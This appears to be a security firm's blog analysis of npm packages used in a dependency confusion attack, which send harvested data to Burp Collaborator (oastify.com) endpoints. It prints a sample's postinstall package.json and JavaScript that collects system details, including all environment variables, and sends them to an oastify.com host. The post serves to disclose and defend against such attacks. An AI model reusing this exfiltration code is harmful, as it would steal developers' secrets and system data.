Malicious npm Packages using Burp Collaborator for Dependency Confusion Attack
Recently a Hacker News discussion on Snyk security researcher deploys
malicious NPM packages targeting
cursor.com(opens in new tab) highlighted
interesting insights related to using Burp Collaborator’s oastify.com as
Command and Control (C2) server for exfiltrating data. In this particular
case, the researcher published multiple npm packages to the public npm registry
apparently targeting internal packages at Cursor in a dependency confusion(opens in new tab) attack.
SafeDep Analysis
Our Malicious Package Scanner(opens in new tab) deployed to monitor npm registry for malicious packages

identified similar patterns in multiple packages published during the month of January 2025. In fact a simple query
identified 50+ such packages.
Looking at a Sample
We took a closer look at one of the samples pkg:/npm/patternfly-v5/patternfly@1.0.2.
The sample contained the following files:
-rw-r--r--  1 dev  wheel  1365 Oct 26  1985 index.js
-rw-r--r--  1 dev  wheel   283 Oct 26  1985 package.json
-rw-r--r--  1 dev  wheel     0 Oct 26  1985 patternfly-addons.css
-rw-r--r--  1 dev  wheel     0 Oct 26  1985 patternfly.min.css
The package.json had a postinstall script to execute the payload:
{
  "name": "@patternfly-v5/patternfly",
  "version": "1.0.2",
  "description": "A package for testing supply chain attacks.",
  "main": "index.js",
  "scripts": {
    "postinstall": "echo 'Patternfly malicious package executed!'"
  },
  "author": "Your Name",
  "license": "MIT"
}
The payload was in index.js and contained exfiltration logic such as
function sendData(path, data) {
  const options = {
    hostname: 'rzucd2dfiuz08dnqwkigu37xfolf95xu.oastify.com',
    port: 443,
    path: `/${path}`,
    method: 'GET',
    headers: {
      'Content-Type': 'application/json',
    },
  };

  const req = https.request(options, (res) => {
    console.log(`Status: ${res.statusCode}`);
  });

  req.on('error', (error) => {
    console.error(`Error: ${error.message}`);
  });

  req.write(JSON.stringify(data));
  req.end();
}
Followed by system information gathering code
const systemInfo = {
  hostname: os.hostname(),
  platform: os.platform(),
  arch: os.arch(),
  release: os.release(),
  userInfo: os.userInfo(),
  networkInterfaces: os.networkInterfaces(),
  env: process.env,
};
Example Packages using oastify.com for Exfiltration
Conclusion
All packages appeared to be similar in nature i.e. leveraged Burp Suite’s Collaborator(opens in new tab) service as a public endpoint for capturing exfiltrated data. We did not observe any sophistication or attempt to conceal malicious behavior. This potentially indicate red team activity or unsophisticated threat actor groups.
- npm
- malware